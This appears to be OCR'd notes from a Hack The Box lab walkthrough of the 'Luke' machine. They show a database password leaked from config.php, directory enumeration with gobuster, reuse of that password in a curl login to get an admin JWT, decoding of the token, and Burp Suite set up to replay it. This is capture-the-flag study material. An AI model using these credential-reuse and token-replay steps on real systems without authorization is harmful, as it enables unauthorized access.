


$dbHost = 'localhost'; $dbUsername = 'root'; $dbPassword = 'Zk6heYCyv6ZE9Xcg'; $db = "login"; $conn = new mysqli($dbHost, $dbUsername, $dbPassword,$db) or die("Connect failed: %s\n". $conn -> error);

credentials for mysql root:Zk6heYCyv6ZE9Xcg


view-source:http://10.10.10.137/config.php
GTFOBins
GitHub - swisskyrepo/...
Reverse Shell Cheat Sh...

```
$dbHost = 'localhost';
$dbUsername = 'root';
$dbPassword  = 'Zk6heYCyv6ZE9Xcg';
$db = "login";

$conn = new mysqli($dbHost, $dbUsername, $dbPassword,$db) or die("Connect failed: %s\n". $conn -> error);
```




Please sign in (beta version)


Username

Password


□ Remember me

Sign in



```
┌──(root💀kali)-[/Documents/htb/boxes/luke]
└─# gobuster dir -u http://10.10.10.137:3000 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt 2> /dev/null
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.137:3000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/05/12 23:23:01 Starting gobuster in directory enumeration mode
===============================================================
/login                (Status: 200) [Size: 13]
/users                (Status: 200) [Size: 56]
/Login                (Status: 200) [Size: 13]
/Users                (Status: 200) [Size: 56]
```




"please auth"




```
success:   false
message:   "Auth token is not supplied"
```



"please auth"



```
success:   false
message:   "Auth token is not supplied"
```




```
┌──(root💀kali)-[/Documents/htb/boxes/luke]
└─# curl -XPOST http://10.10.10.137:3000/login -d 'username=admin&password=Zk6heYCyv6ZE9Xcg';echo
{"success":true,"message":"Authentication successful!","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNjIwODc3MjEzLCJleHAiOjE2MjA
5NjM2MTN9.92y1aQDP6y3_uW9yL1MeGA1lUUmakIKgnY0q_UUrVvo"}
```

authentication successfull and gives us a big old token,looks like JWT token eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImF


eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
^information about the token , algorithme used for signing

eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNjIwODc3MjEzLCJle
^the actual data


92y1aQDP6y3_uW9yL1MeGA1lUUmakIKgnY0q_UUrVvo
^the signature



```
┌──(root💀kali)-[/Documents/htb/boxes/luke]
└─# echo -n eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNjIwODc3MjEzLCJleHAiOjE2MjA5NjM2MTN9.92y1aQDP6y3_uW9yL1MeGA1lUUmakIKgnY0q_UUrVv
o | base64 -d
{"alg":"HS256","typ":"JWT"}base64: invalid input

┌──(root💀kali)-[/Documents/htb/boxes/luke]
└─# echo -n eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9 | base64 -d                                                                        1 ✕
{"alg":"HS256","typ":"JWT"}

┌──(root💀kali)-[/Documents/htb/boxes/luke]
└─# echo -n eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNjIwODc3MjEzLCJleHAiOjE2MjA5NjM2MTN9 |base64 -d
{"username":"admin","iat":1620877213,"exp":1620963613}

┌──(root💀kali)-[/Documents/htb/boxes/luke]
└─# echo -n 92y1aQDP6y3_uW9yL1MeGA1lUUmakIKgnY0q_UUrVvo |base64 -d
�l�i��-base64: invalid input
```



```
┌──(root💀kali)-[/Documents/htb/boxes/luke]
└─# curl http://10.10.10.137:3000/ -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNjIwODc3MjEzLCJleHAiOjE2MjA5Nj
M2MTN9.92y1aQDP6y3_uW9yL1MeGA1lUUmakIKgnY0q_UUrVvo';echo
{"message":"Welcome admin ! "}
```



Header name: Authorization

Header value (prefix): Bearer


Header value

○ Disable custom header

○ Regular Expression: access_token":"(.*?)"

● Hard-Coded Value: 1TN9.92y1aQDP6y3_uW9yL1MeGA1lUUmakIKgnY0q_UUrVvo

Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2...




Session Handling Rules

You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined scope (for particular tools, URLs or adding session cookies, logging in to the application, or checking session validity. Before each request is issued, Burp applies in sequence each of the rules that are ir

Enabled	Description	Tools
☑	Use cookies from Burp's cookie jar	Scanner

To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the results of processing each rule.



Session handling rule editor


Rule Description

Add JWT Token

Rule Actions

The actions below will be performed in sequence when this rule is applied to a request.

Enabled	Description
☑	Invoke the extension handler: Add Custom Header



Session handling rule editor

Tools Scope

Select the tools that this rule will be applied to.

- □ Target
- □ Intruder
- ☑ Proxy (use with caution)
- □ Scanner
- □ Sequencer
- □ Repeater
- □ Extender

URL Scope

